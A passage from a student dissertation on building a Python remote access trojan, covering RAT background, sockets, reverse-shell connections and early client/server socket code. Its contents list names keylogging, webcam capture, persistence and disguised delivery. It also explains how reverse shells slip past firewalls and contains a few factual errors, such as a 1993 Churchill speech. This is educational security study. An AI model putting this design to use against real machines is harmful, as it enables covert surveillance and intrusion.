“Investigating the parallels between using a RAT-style software for malicious intent and Virtuous purposes”

09.04.2020

—

Daniel Broomhead
27016005
BSc Computer Science
University of Reading

Contents Table:

Contents Table: 1

Glossary of Terms & Abbreviations: 4

1 Introduction: 5
1.1 Organisation of the report: 6

2 Research, Investigation & Literature Review: 7
2.1 Rats: 7
2.2 Programming Language: 8
2.3 Sockets: 10
2.4 Berkeley Sockets: 11
2.5 Protocols : 12
2.6 Reverse Shell connection: 12

3 Design: 13
3.1 Project articulation: aims & Objectives: 13
3.2 Solution approach: 14
3.2.1 Design Methodology. 14
3.2.1.1 Object Orientation: 15

4 Development: 17
4.1 Sockets: 17
4.1.1 Setting up the Server: 19
4.1.2 Setting up the Client: 20
Connecting the server to the client: 20
4.1.2.1 Abstracted model: 21
4.1.3 Alterations and extensions: 22
4.1.4 General implementation: 23
4.1.5 Persistence: 27
4.1.6 Buffer Update: 27
4.1.7 Client Side Connection Confirmation: 28
4.2 Shell Functionality: 30
4.3 Transferring files between Server and Client: 34

4.4 KEYLOGGER: 41
4.4.1 What: 41
4.4.2 How: 41
4.4.3 Virtuous: 41
4.4.4 DEVELOPMENT : 42
4.5 Folder Hiding & Extensions: 45
4.6 Shutdown, Log Off, Lock: 47
4.6.1 ShutDown: 47
4.6.1.1 Shutdown With options: 47
4.6.2 Log Off: 50
4.6.3 Restart: 50
4.6.4 Aborting the shutdown: 51
4.6.5 Functionalization: 52
4.6.6 Lock System: 52
4.7 Clipboard grab: 54
4.8 ScreenShot: 55
4.8.1 Research: 55
4.8.2 Take a screenshot: 58
4.8.3 Save a screenshot: 59
4.8.4 Send a screenshot: 69
4.8.5 Clean up: 71
4.8.5.1 Hide the screenshot: 71
4.8.5.2 Remove the screenshot: 71
4.8.6 Making a video: 74
4.8.7 Playing a Video: 75
4.9 Webcam: 75
4.9.1 Recording Webcam 75
4.9.2 Playback of webcam: 76
4.10 Telnet: 87
4.10.1 Enabling the Telnet Client: 87
4.10.2 Star Wars EpIV: A New Hope 88
4.10.3 Chess: 89
4.10.4 Weather Forecasting: 90
4.10.5 More: 91
4.11 Email Functionality: 93
4.11.1 Setting up the email account: 93
4.11.2 Sending an email: 93
4.11.3 Attaching a file to an email: 95
4.11.4 Attaching contents of the file to an email: 95

4.11.5 Scheduler & Auto Mailer: 95
4.11.6 Threading: 96
4.12 Running Scripts / Programs : 96
4.13 System Information Acquisition 100
4.13.1 Dictionary Writing: 101
4.13.2 Saving to a file: 103
4.13.2.1 Pickling: 105
4.13.2.2 JSON: 105
4.14. Graphical User Interface: 110
4.15 Delivery & Pyinstaller : 111
5 Discussion, Analysis, conclusion: 114
5.1 Personal reflections: 114
References: 116
APPENDIX: 119

Glossary of Terms & Abbreviations:

RAT : Remote Access Trojan / Remote Administration Tool
TCP : Transmission Control Protocol
UDP : User Datagram Protocol
OOP : Object Oriented Programming
OOD : Object Oriented Design
FTP : File Transfer Protocol
UI : User Interface
GUI : Graphical User Interface
RDP : Remote Desktop Protocol
API: Application Programming Interface
BSD: Berkeley Software Distribution
JSON: JavaScript Object Notation
PIL: Python Image Library
FPS: Frames Per Second
FDD: Feature Driven Development
TLS: Transport Layer Security
SMTP: Simple Mail Transfer protocol
ESMTP: Extended Simple Mail Transfer protocol
IPC: Inter Process Communicates
DLL: Dynamic Link Library
CMD: Command Prompt
PID: Process ID / Project Initiation Document
UoR: University of Reading
UoRAT: University of Reading Access Tool

Clarifications:
This program uses Socket programming, in a Server-client methodology. Throughout this document, unless stated in context, for the implementation of this project, the Server is the device being operated physically while the client is the device being controlled remotely. Images containing information relating to the server have been outlined in Red, while those pertaining to the client have been outlined in Blue. For shared concepts and applications, the outline is green. For any concepts being shown prior to integration into the server model, these are outlined purple.

1 Introduction:

Since the beginning of time, humans have been determined to advance and evolve. History shows us that the most key advancements and evolutions throughout have been attributed to the creation of tools with the intent to aid and make their lives easier.

This concept stems back to even before the stone age. With the earliest tools dating back to over 2.6 million years ago, with tools such as hammerstones being used to ease the tasks and problems in which they faced[1].

This evolution has continued throughout history, increasing at an exponential rate.

The parallel component of this is that when a tool of such value is created, opportunists often take advantage of the power behind them and utilise them for the purposes that they were not designed for at their own gain.

An example of this would be a master key [2] or skeleton key [3], which is a key designed to open a multitude of locks. A master key has the benefit of being able to establish a multitude of levels of access to different areas, and can be used by emergency services to aid people, however criminals could use this ideology to gain access to an unpermitted area, with the intent to cause harm.

On the contrary, some entities designed for harm can be used for aid when applied in the correct manner. An example of this would be an explosive device,an entity designed with the sole intent of malice and to harm humans, can be used in the construction industry and many other environments as an instrument to improve the efficiency in the workplace and solve problems with otherwise complex solutions.

This is the same predicament presented with in the technology industry, particularly in the case of Remote Access Tools. A tool with this much utility and purpose has the potential to be used for some extremely benevolent purposes while also posing the threat of total annihilation of a system. The distinguishable difference between these is a question of morals and responsibility determinable by the intent.

Support of this idea comes from many leading figures, with Clinical Psychologist Dr. Jordan Peterson applying the concept to the psyche of the human mind and animal kingdom stating

> "If you're harmless you're not virtuous, you're just harmless, you're like a rabbit; a rabbit isn't virtuous, it just can't do anything except get eaten! That's not virtuous. If you're a monster, and you don't act monstrously, then you're virtuous" [4][5]

A similar statement was asserted by Winston Churchill in a speech in 1993 where he said ***"The price of greatness is responsibility.*** *"[6]*

Similarly, a proverb instantly recognised universally, attributed to the SpiderMan franchise with the origin unknown states ***"With great power comes great responsibility"*** - dubbed the "Peter Parker Principle" [7]

These principles are the fundamental concept of what this project embarks to evince, showing the direct relationship between the usability and functionality of a tool designed for malice, and one which is used with moral intentions.

Remote Access Trojans and Remote Administration Tools are thoroughly investigated, and a RAT-style software is produced in an attempt to clearly demonstrate the power, usability, functionality and place in the prerogative in the computer science domain.

The report will focus on the more malicious variants, while commenting on the similarities and differences with the more moral implementations. The processes and rationale behind each of the functions implemented will be explained and discussed with respect to the intention, with a heavy emphasis placed on the development of a RAT-style software, aptly named "UoRAT" - or "University of Reading Access Tool".

While some initial ideas for the aims and objectives were theorised at conception of this project, more research was conducted before these were officially established. The research follows in section: then the aims are discussed in the design phase of the system.

1.1 Organisation of the report:

The report is organised into 4 main sections, The first section contains the Research and investigation taken place, including a literature review. The second section focuses on design and the approach taken. The third section is the largest consisting of the methodology which includes the necessary implementation, development and testing of the overall system and each feature. The final section summarises and concludes the project.

2 Research, Investigation & Literature Review:

2.1 Rats:

What Is a RAT?

There are two main commonly accepted full forms of "RAT" differentiated by their intended purpose.

Remote Administration Tool - The term often used for when the software is applied with productive, admirable purposes. This often takes the form of utility software such as a remote desktop, tech support or even file sharing software. This is commonly used for activities such as remote server administration or remote assistance and technical support offered by many large companies such as Apple. These applications often promote the idea of trust and visibility, making it explicitly clear what actions are being performed, how and why they are needed.

Remote Access Trojan - The term used when the software is deployed with malicious intent, this is because a RAT enables administrative control, granting permissions to do most processes on a computer including, key-logging, accessing peripherals such as webcams, taking screenshots, distributing other viruses, formatting drives and altering systems. Often used for spying, hijacking or destroying. These take a much more inconspicuous notion, prioritising invisibility and ebullient functionality.

A RAT gives the user full access to the system, as if they have physical access to the device.

Remote Access is an extremely beneficial facility and effectively demonstrates the parallels between software being used for malicious purposes and virtuous intent.

Remote Desktop tools are a variant of remote access tools that offer the functionality of running a desktop environment remotely on one system while being displayed on another device, in a client-server style methodology.
Remote Desktop software often captures the peripheral inputs such as mouse and keyboard, on the local (client) and communicates them with the remote computer (server) which in turn returns the display commands to the local computer.

The most common legal uses of remote access tools are for remote desktop and remote login functionalities, commonly offered by schools, universities and workplaces in order to facilitate the possibility of working off-site. This has been fundamentally significant in the ability to keep businesses maintained and operational throughout the coronavirus pandemic.

An example of this is the NX Technology, proprietary protocol designed by NoMachine- as used by the University of Reading Computer Science department to access the computing cluster, As well as remote logon to the linux machines from off campus.

A common malicious use of this style of software, is the infamous “tech support scam” where a malicious actor will profess that they are from a company such as Microsoft, and that they are a support technician claiming that your device may have been compromised, or a similar narrative with the ultimate endgame in having the victim download a RAT which is then used to take control of the system, possibly holding it for random in return for a cash value, or possibly stealing data.

Another malicious use is a more passive approach which would just lie dormant on the system collecting as much information as possible, including account details, passwords and also any compromising events which could be used for blackmail.

2.2 Programming Language:

RAT-style softwares have been successfully implemented to varying extents and functionalities in nearly every different programming language, with many benefits and detriments introduced by the choice of language.


It is commonly accepted that when choosing a language to program this style of software, generally it is more advantageous to opt for a lower level programming language allowing fast and efficient use of memory and resources. However this results in applications which are extremely machine dependent and not portable, they are also extremely difficult to develop, debug and maintain, and often require extremely thorough knowledge about the computer architecture; a situation seldom prevalent in most applications of RAT software.

The next optimal choice, would be to choose the language based off the operating system of the target device you wish to run the program upon. In many cases this means that C and bash are favourable choices for attacking a Linux system while C# is a more credible choice when dealing with a Windows system.

When dealing with an unknown system, and developing this style of project Python demonstrates the accommodating properties, that it will function on any device with a python interpreter, and is therefore compatible with all major platforms and systems. It has a robust standard library with a significant depth of Open-Source Frameworks, extended libraries and community support. Python also crucially has access to the C API making it a very hospitable choice. Furthermore, python is gaining popularity at an exponential rate, and is now considered one of the most popular languages used, according to RedMonk programming language rankings January 2021[8] where it placed second behind JavaScript, and Statista where it yielded the top ranking of popularity based on the share of tutorial searches in google, inhabiting nearly 30% of all searched tutorials. [9]

Python also has tried and tested scalability while being a highly desired language in the workplace, with many major companies, such as Google, Dropbox and Instagram relying heavily on python. It is also extremely affluent in the IoT sphere of computer Science as well as data analysis, making it a good choice to perform for a final year project.

Python also yields the benefit that it is a strong language for Object-Oriented Programming (OOP) and therefore a good choice for this project due to the nature of the system.



[8]

2.3 Sockets:

Network sockets:

Network sockets exist as a software structure apparent within the network node of a computer network, serving as an endpoint for data transfer across the network. The name derives from the term given to a female electrical connector. A socket is defined as “one endpoint of a two-way communication link between two programs running on the network.” [10]

The structure and properties of a network socket is defined by the API for networking architecture. Sockets are created during the lifetime of a process of an application running in a node. The API for the network protocol stack creates a handle for each individual socket that is created by the application, this is known as the “Socket descriptor”. At the time of API creation, a network socket is bound to 3 main properties: The network address of the host, the port number, and the type of network protocol chosen for the transmission - sending and receiving of data. The combination of these three properties is commonly referred to as the “Socket Address” and represents the network-facing access handle to the network socket, which can be used to exchange data via TCP/IP allowing an application to communicate with a remote process. In the case of this happening the remote process must also instantiate its own network socket, in its own instance of the protocol stack, using the networking API to connect to the specified application, and presenting the socket address to the application for its use.

Ports are numbered resources that represent another type of software structure from the node, with the assimilation to their namesake, originating as the physical endpoints at a node. Ports are often used as service types and upon creation serve as an addressable location that a host may use to establish an external connection (from within the network).

Network sockets may take the form of a persistent communication connection between two nodes or alternatively a connectionless / multicast communicator.

Due to the proliferation of TCP/IP protocol used throughout the internet, the term “network socket” has almost become synonymous with the term “internet socket” due to the seldom occurrence of a network socket being used without concurrent use of internet protocols.

There are three main types of internet sockets conventional used. These are Datagram Sockets, Stream Sockets, and Raw Sockets. The type of socket chosen varies in accordance to the requirement of the system and the purpose of the application.

Datagram sockets are connectionless sockets, using the User Datagram Protocol (UDP), individually addressing and routing each packet. While Stream Sockets are a “connection-oriented” alternative, often using Transmission Control Protocol (TCP), but also

feasibly using a different method such as Stream Control Transmission Protocol (SCTP) or Datagram Congestion Control Protocol (DCCP). The purpose of a stream socket is to provide a sequenced “stream” of data which is received in order, error-free and complete.

The final familiar type of socket is the “Raw Socket” which revolves around a direct transmission of IP packets without any protocol-specific formatting achieved in the transport layer.

2.4 Berkeley Sockets:

Berkeley sockets: The most famous and prevalent API for both internet sockets and UNIX sockets is the Berkeley Socket API, originally released as part of the Berkeley Software Distribution (BSD) in 1983, version 4.2. The Berkeley Socket API is a low level C networking API based around the UNIX ideology that “everything is a file” representing a socket as a file descriptor, adhering with the Unix Philosophy. [11]

Berkeley Sockets quickly became a de facto standard due to their dominance over alternative methods, and were later added to the POSIX (Portable Operating System Interface) specification defined by IEEE.

The Berkeley Socket API uses three properties to create a socket endpoint, and the file descriptor which belongs to it. These are : Domain, Type, and Protocol; where domain is the protocol family of the socket (IPv4, IPv6 or UNIX), type represents the type of socket (Stream, Datagram, sequenced packets, raw), and protocol self-explanatorily specifies which transport protocol to implement (TCP, SCTP, UDP, DCCP).

All modern operating systems implement a version of the Berkeley Socket Interface and it is the current standard interface used for applications running on the internet.

2.5 Protocols :

TCP vs UDP:

The two main protocols established in [insert layer here] are TCP - Transmission Control Protocol, and UDP - User Datagram Protocol. They both serve a purpose extremely well, and have many key differences which distinguish the motives behind choosing each of them. The main difference between lies in the fact that TCP is a connection-oriented protocol and UDP is a connectionless protocol. TCP also utilises a three-way handshake protocol following the SYN, SYN-ACK, ACK sequence, this is essential because it means that TCP is capable of error checking and error recovery, via means of resending erroneous packets, instead of discarding them similarly to how UDP would. TCP also keeps the packets arranged so that they can be read in the order they are written, while not essential to all applications, this is one key factor to deciding whether TCP or UDP would be more appropriate to the system.

The tradeoff for these benefits comes at the price of speed and resource consumption, while TCP may be more reliable and produce the data in the correct order, the speed is significantly slower than UDP, as no acknowledgement is needed and error recovery is not attempted. UDP does however perform error checking through the process of a checksum, as opposed to TCP which has multiple extensive error checking mechanisms intrinsically integrated through the flow control and acknowledgment of data.

UDP also benefits from having a smaller header size, consisting of 8 bytes when compared to TCP's significantly larger 20 bytes. However the drawback comes that a packet may not be delivered, or may be delivered twice, or may be delivered out of order.

2.6 Reverse Shell connection:

A reverse shell connection is a method of connection where the regret computer initiates the connection and the operator's device listens for the connection on a specified port.

The efficacy of reverse shell connections for malicious attacks stems from the way most firewalls are configured, it is not uncommon for a firewall to be extremely strict on any incoming connection attempts, blocking most connections on ports which are not recognised, however it is very uncommon for a firewall to limit outgoing connections. Therefore by using the malicious actors device as the device listening for the connection and having the target establish the connection this layer of security can be bypassed.

3 Design:

3.1 Project articulation: aims & Objectives:

This project aims to create a Remote Administration Tool / Remote Access Trojan for educational purposes and uses, investigating the similarities and parallels between using a tool designed with malicious purposes in mind and one designed with virtuous intent.

The project aims to touch on the Development, Production, Delivery, Deployment and Implementation of a RAT-style software, demonstrating the effectiveness and various uses and applications.

In an attempt to demonstrate the purpose and effectiveness of a RAT-style software, a basic RAT will be created which demonstrates the proof-of-concept of many various features and categories of features.

There will also be discussion about the purpose of each feature and its capacity in both the malicious and the virtuous domains, and a comparison between the differences in both domains.

The possible solutions may be assessed according to the following criteria:

- The system must be able to connect the two devices together.
- The system should allow predefined commands to be selected on the Server device, which will then be executed on the remote Client.
- Effective interchange of data between Client and Server (and vice versa)
- A simple, effective, user friendly interface, this doesn/t need to be graphical
- The solution must provide remote access to the file system of the client via the server's device.
- The system must include many features, and proof-of-concept features which can effectively demonstrate the purpose of a RAT
- Analysis of each feature, purpose, effectiveness, usefulness
- Access to the command line on the remote device.
- Scalable solution

These objectives may be supplemented by further documentation and research with meaning which exhibits itself in a less practical measurable manner, as well as extending upon the defined objectives throughout as deemed necessary. This may include events such as delivery of the system.


For more information on aim objectives and predevelopment-proposed criteria, see appendix:

3.2 Solution approach:

3.2.1 Design Methodology.

Many different methodologies were considered when approaching this project. The first aspect considered when approaching the designated problem was the possibility of dissecting the solution into a series of smaller problems.


The ideology of feature driven development fits the supposed concept with extreme promise of results. Feature Driven Development is a variant of Agile development dedicated to an incremental, iterative development process. FDD features 5 main stages of development being: Overall model development, Building Feature list, Plan by Feature, Design By feature and Build by feature[12].



In the context of this application, this model fits almost perfectly, with the "Overall Model Development" taking the form of the Server and client, and their relationship. The "Building Feature List" corresponds directly to the act of creating a draft of what different features could be implemented in this software. The model used opted for extra steps over the classic FDD model, employing 6 steps into each feature opposed to 3, these steps were: Research, Plan, Design, Isolated Build & Testing, Integrated Build and testing, and fully integrated Deployment. Where isolated build & testing represents the most abstracted form of development, removing the client and server entirely, and focussing solely on the functionality and implementation, with control of inputs and monitoring of outputs. Integrated Build & Development extended upon this, attempting to integrate the function into a very basic server and client model which focussed specifically on each individual feature, with the intent to get the feature fully functional with the client and server, and all communication between the two facets smooth and successful. Finally came live deployment into the main model, in theory this should just be a migration of the identical

code used in the previous development model, plus the addition of the command to the method selection process.

This method is highly effective as it is scalable, efficient, logical and reliable, it allows sufficient testing and development to make sure the final phase should not cause any damage to the model being integrated with, while also meaning features can be developed simultaneously or asynchronously. It also means that it is extremely easy to add features and functionality without causing any risk to the overall system. This methodology lends itself adroitly to object oriented design (OOD) and Object oriented Programming (OOP) styles.



Design Methodology offers easy expansion and advancements.

3.2.1.1 Object Orientation:

As mentioned previously, a feature driven model, especially one following the proposed adapted method of Feature driven development is staunchly harmonious with the idea of Object Orientation, in both the OOD - Design manner, and the OOP implementation.

Object Oriented Design is the approach of systems design in which a system is broken down into conceptual components allowing easy scalability and efficiency of coding, OOD highly advocates the reuse of code via inheritance and abstraction.

OOD works on the theory that each process can be deconstructed into its relative actors, and parts. The main parts of these are:

- **Class** - The controlling enclosement of the state, behaviour of each object and method. Enables sharing properties between objects.
- **Object** - collections of data and procedures, grouped into singular reusable entities. An instance of a class.
- **Method** - operations or procedures invoked to manipulate data and perform tasks, an action to be performed by an object.
- **Attribute** - individual data field of an object
- **Communication** - individual messages sent between processes, usually with the intent of invoking an object's method.

This generally follows the architecture of an object being made up from many attributes, variables and fields, while having its own set of methods for manipulating these values, some of which could be accessible to the greater scope of the system, or solely visible by this object. A class may have many class-specific methods or attributes, as well as containing many objects and object instances which will have their own methods and attributes.

Combining the idea of feature driven development and Object orientation a solution can be devised such that the sockets can be implemented as objects containing all of the required methods and fields. The Client and server can be implemented as Classes containing the sockets, and the required functions can be interpreted to the respective methods creating an easily scalable dynamic where features can be devised and added as methods without causing much the requirement for much maintenance and rewriting of code.

For this reason, object orientation was implemented as part of the design fundamentals.

3.2.1.2 Development Notes:

This project was developed

Language: Python 3.9.1

System: Windows 10.0.19041 - 64 bit

PyCharm 2020 Community Edition.

GitHub was used for Version control and repository hosting.

4 Development:

4.1 Sockets:

The first practical element of this project revolved around setting up a basic TCP Socket with a client-Server architecture. In python there exists a direct transliteration of the Unix systems call and library interface for sockets to Python's object oriented style with the socket library providing access to the Berkeley Socket API.

Aligned with the methodology maintained throughout the project, the initial instance of experimentation with sockets aimed to use abstraction and decomposition of the idea to remove as much detail as possible, iteratively adding the required functionality.

This took the form of an extremely simple echo server and client, where the server would listen to a designated port and wait for a connection to be initiated by the client, then a message would be sent from client to server, back to client and then displayed.

The first implementation of this made use of context managers to encapsulate the sockets. The Server code binds the socket to the IP address and expected port number for the connection and proceeds to listen waiting for a connection from the client, which establishes a connection by connecting via the same referenced port and IP Address. The server can then accept the connection. To transfer the desired "hello world" message, the message must first be encoded as sockets only support data transfer of bytes, opposed to characters or other methods. This can be achieved using the 'b' prefix to a string in python producing a bytes type instance, from here this can be sent by the client using the ".sendall()" function, and received by the server using the ".recv()" method, this method requires an argument representing the buffer size or the maximum data receivable from this one method call. In this case an arbitrary value of 1024 bytes (1KiB) is used. Once the data is received, it is immediately transmitted back from the server to the client following the identical process mirrored by the server/client, where it is received by the client and outputted to console - creating a "echo".

SS:

```
import socket

HOST = '127.0.0.1'  # Standard loopback interface address (localhost)
PORT = 65432        # Port to listen on (non-privileged ports are > 1023)

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.bind((HOST, PORT))
    s.listen()
    conn, addr = s.accept()
    with conn:
        print('Connected by', addr)
        while True:
            data = conn.recv(1024)
            if not data:
                break
            conn.sendall(data)
print("hello")
```

CS:

```
#!/usr/bin/env python3

import socket

HOST = '127.0.0.1'  # The server's hostname or IP address
PORT = 65432        # The port used by the server

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))
    s.sendall(b'Hello, world')
    data = s.recv(1024)

print('Received', str(data))
```

This program was directly useful for establishing the very basics of socket transfer, and the requirements to make a socket. However for the purpose of this task, the client and server would need to be established in an object oriented manner.

This is where the next iteration of the development leads to, implementing all the variables shown above into attributes of a class for both server and client, and splitting the defined routines into methods for the aid of readability and functional code.

4.1.1 Setting up the Server:

For the initial server class, the parameters used in the echo server were directly ported across being:

Host: IP Address of Server

Port: Port being listened for connection on

Server: The socket created by passing the port

Connection: The Socket Connection from the client

Address: The IP address of the Client

This took the form of:

```
class Server:
    def __init__(self, ip, port, buffer_size):
        self.IP = ip
        self.PORT = port
        self.BUFFER_SIZE = buffer_size
        self.connections = []  # connections list
        self.server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Where the values were passed into the object constructor. The Hostname and IP were obtained using methods included in the Socket.py library. The port was chosen by the user and the buffersize is a justifiable value, in this case 2048 Bytes (2KiB) was chosen.

```
def main():
    HOSTNAME = socket.gethostname()
    IP = socket.gethostbyname(HOSTNAME)
    PORT = 1337  # int(input("[+] Listen on port> "))
    BUFFERSIZE = 2048
    server = Server(IP, PORT, BUFFERSIZE)
```

The port chosen for this program was port 1337, in theory any port above 1024 could have been used, as these are the reserved ports. 1337 is a commonly chosen port for malicious pieces of code as an acknowledgement to a tradition derived from “LeetSpeak”. [13]

4.1.2 Setting up the Client:

A similar approach was taken when implementing the client class.

```
class Client:
    def __init__(self, server_ip, port, buffer_size, client_ip):
        self.SERVER_IP = server_ip
        self.PORT = port
        self.BUFFER_SIZE = buffer_size
        self.CLIENT_IP = client_ip
        self.client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

With the key difference being that the Server is defined using its own Address, whereas the Client is defined using the Servers address. Prior to connection, the client has no way of knowing or obtaining this, so it must be defined and hardcoded:

```
def main():
    SERVER_IP = "192.168.56.1"  # modify me
    PORT = 1337  # modify me (if you want)
    BUFFER_SIZE = 2048

    CLIENT = socket.gethostname()
    CLIENT_IP = socket.gethostbyname(CLIENT)
    print(CLIENT_IP)
    client = Client(SERVER_IP, PORT, BUFFER_SIZE, CLIENT_IP)
```

Connecting the server to the client:

The client establishes the connection using the ".connect()" method of the socket library, passing the address of the server, from here the client waits until the server accepts.

For this connection to successfully establish, first the server must bind the socket to an address defined by a pair containing the (Host, port) and then be active listening on the defined socket. After this the connection can be accepted and the connection can be added to a list containing the connections - this list is only necessary if there is a need for more than 1 connection, else storing the individual connection will suffice.

Server:

```
def startServer(self):
    self.server.bind((self.IP, self.PORT))
    self.server.listen(1)

    self.acceptConnections()

def acceptConnections(self):
    print(self.IP)
    print("*** Listening for incoming connections ***")

    self.client_socket, self.address = self.server.accept()
    print(f"*** Connection from {self.address} has been established! ***")
    self.connections.append(self.client_socket)
```

Client:

```
    def connectToServer(self):
        self.client.connect((self.SERVER_IP, self.PORT))
```

4.1.2.1 Abstracted model:

This makes the basic server and client architecture that will be built upon, and also establishes the abstract environment that the functions will be individually developed in before moving to the live build.

The benefits of using an abstracted model revolves around the concept of abstracting and removing unnecessary features and inner workings. While each feature is being individually worked upon, only that feature will be present in the abstracted model. And instead of having a full menu of operations that could be run, and the user having to select one, this can be decomposed into an environment where the function itself is run, removing a lot of input of user error. By having each feature constrained to functions and operating in the functions, simply by not calling the functions they are void of any possibility of causing errors, therefore once integrated with the abstracted model, they can be deleted, however they do not need to be.

The implementation surrounding this just calls the designated function immediately where the operation selection procedure would usually take place:

```
def progress(self):
    print("This was 100% successful")
    input("Start")
    while True:
        #self.getTargetInfo()
        #self.screenshot()
        #self.rec200vid()
        self.webcamsend()
        input("Play? ")
        self.test2()
        input("Complete")
        pass
```

SS

CS:

```
def progress(self):

    while True:
        input("Success - Reached the code loop")
        #self.sendHostInfo()
        self.capture()
        print("Capture complete")
